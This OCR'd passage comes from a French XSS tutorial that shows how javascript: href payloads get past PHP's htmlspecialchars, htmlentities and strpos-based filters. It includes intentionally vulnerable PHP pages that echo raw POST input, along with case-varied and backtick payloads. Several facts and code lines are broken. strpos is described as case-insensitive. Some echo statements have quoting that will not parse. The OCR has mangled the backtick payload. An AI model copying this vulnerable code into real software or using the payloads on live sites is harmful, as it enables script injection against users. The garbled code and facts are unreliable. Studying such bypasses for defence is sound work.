
```
javascript :alert(1)
```

Prenons le script de test que j'utilise assez souvent depuis le début de cette section :

```php
<!DOCTYPE html>
<html>
<head>
<title>Latsuj</title>
</head>
<body>
    <form action="" method="POST">
        XSS: <input type="text" name="XSS"><br />
        <input type=submit>
    </form>
    <br />
        <?php if(isset($_POST['XSS'])) { ?>
            Result : <?php echo $_POST['XSS']; ?><br />
            Result with htmlspecialchars : <?php echo htmlspecialchars($_POST['XSS']); ?><br />
            Result with htmlentities : <?php echo htmlentities($_POST['XSS']); ?><br />
            Result with htmlentities and ENT_QUOTES : <?php echo htmlentities($_POST['XSS'],ENT_QUOTES); ?><br /><br />

        <?php
            echo "<a href=".htmlspecialchars($_POST['XSS'])."">TEST with htmlspecialchars</a><br />";
            echo "<a href=".htmlentities($_POST['XSS'])."">TEST with htmlentities</a><br />";
            echo "<a href=".htmlentities($_POST['XSS'],ENT_QUOTES)."">TEST with htmlentities ENT_QUOTES</a><br />";
            echo "<a href=".$_POST['XSS']."">TEST with nothing</a><br />";
        ?>
    <?php } ?>
</body>
</html>
```

On obtient alors le résultat suivant :



Comme on peut le voir, les deux fonctions sont complètement inutile contre ce type de script. Suivant la fonction utilisé, il est même possible de faire des redirections de pages et donc de faire ce que l'on veut (usurpation ?).

7.9 XSS - Bypass htmlspecialchars et htmlentities et les filtrages de chaines

Sur plusieurs site, j'ai pu trouvé des chaines qui filtrait les directives javascripts en utilisant les fonctions suivantes : **strpos** ou encore **stripos**. Quand on regarde sur la documentation de PHP, on remarque que ces fonctions ne tiennent pas compte de la casse. Or on peux écrire la directive javascript sans tenir compte de la casse, c'est à dire que javascript :, Javascript :, JAVASCRIPT :, JaVaScRiPt : représente exactement la même chose. Je vais réutilisé l'exemple précédent en rajoutant un filtrage de chaines pour utilise la XSS suivante :

```
Javascript :alert(1)
```


Le code de la page est le suivant. Il faut bien noté l'utilisation de la fonction strpos pour filtrer

le mot javascript du résultat de l'input :

```php
<!DOCTYPE html>
<html>
<head>
<title>Latsuj</title>
</head>
<body>
    <form action="" method="POST">
        XSS: <input type="text" name="XSS"><br />
        <input type=submit>
    </form>
    <br />
        <?php if(isset($_POST['XSS']) && strpos($_POST['XSS'],'javascript') === false) { ?>
            Result : <?php echo $_POST['XSS']; ?><br />
            Result with htmlspecialchars : <?php echo htmlspecialchars($_POST['XSS']); ?><br />
            Result with htmlentities : <?php echo htmlentities($_POST['XSS']); ?><br />
            Result with htmlentities and ENT_QUOTES : <?php echo htmlentities($_POST['XSS'],ENT_QUOTES); ?><br /><br />

        <?php
            echo "<a href=".htmlspecialchars($_POST['XSS'])."">TEST with htmlspecialchars</a><br />";
            echo "<a href=".htmlentities($_POST['XSS'])."">TEST with htmlentities</a><br />";
            echo "<a href=".htmlentities($_POST['XSS'],ENT_QUOTES)."">TEST with htmlentities ENT_QUOTES</a><br />";
            echo "<a href=".$_POST['XSS']."">TEST with nothing</a><br />";
        ?>
    <?php } ?>
</body>
</html>
```

Et en utilisant la XSS, on bypass l'ensemble des fonctions :



Il faut par conséquent utiliser la fonction strripos qui permet de filtrer l'ensemble des chaine utilisant le terme javascript.

7.10 XSS - Bypass htmlspecialchars et htmlentities avec les accents graves

Les deux fonctions htmlspecialchars et htmlentities ne filtre pas tous les caractères. Par exemple, l'accent grave est un caractère qui dans certains cas peux servir de variante aux guillemets. Si vous avez essayé, vous remarquerez que la XSS suivante ne fonctionne pas si les fonctions sont présentes :

```
Javascript :alert('I am a XSS')
ou encore
Javascript :alert("I am a XSS")
```

Du coup, comment peux-t-on s'affranchir de ce filtrage de guillemets ? LES ACCENTS GRAVES ! Tout simplement comme ceci :


Javascript :alert(‘I am a XSS‘)

Donc utilisons le script suivant :

```php
<!DOCTYPE html>
<html>
<head>
<title>Latsuj</title>
</head>
<body>
    <form action="" method="POST">
        XSS: <input type="text" name="XSS"><br />
        <input type=submit>
    </form>
    <br />
        <?php if(isset($_POST['XSS'])) { ?>
            Result : <?php echo $_POST['XSS']; ?><br />
            Result with htmlspecialchars : <?php echo htmlspecialchars($_POST['XSS']); ?><br />
            Result with htmlentities : <?php echo htmlentities($_POST['XSS']); ?><br />
            Result with htmlentities and ENT_QUOTES : <?php echo htmlentities($_POST['XSS'],ENT_QUOTES); ?><br /><br />

        <?php
            echo '<a href="'.htmlspecialchars($_POST['XSS']).'">TEST with htmlspecialchars</a><br />';
            echo '<a href="'.htmlentities($_POST['XSS']).'">TEST with htmlentities</a><br />';
            echo '<a href="'.htmlentities($_POST['XSS'],ENT_QUOTES).'">TEST with htmlentities ENT_QUOTES</a><br />';
            echo '<a href="'.$_POST['XSS'].'">TEST with nothing</a><br />';
        ?>
    <?php } ?>
</body>
</html>
```

Et en utilisant la XSS précédent, on peux cette fois utiliser des guillemets :



8 Bibliographie

8.1 SMTP Injection

— http ://www.phpsecure.info/v2/article/MailHeadersInject.php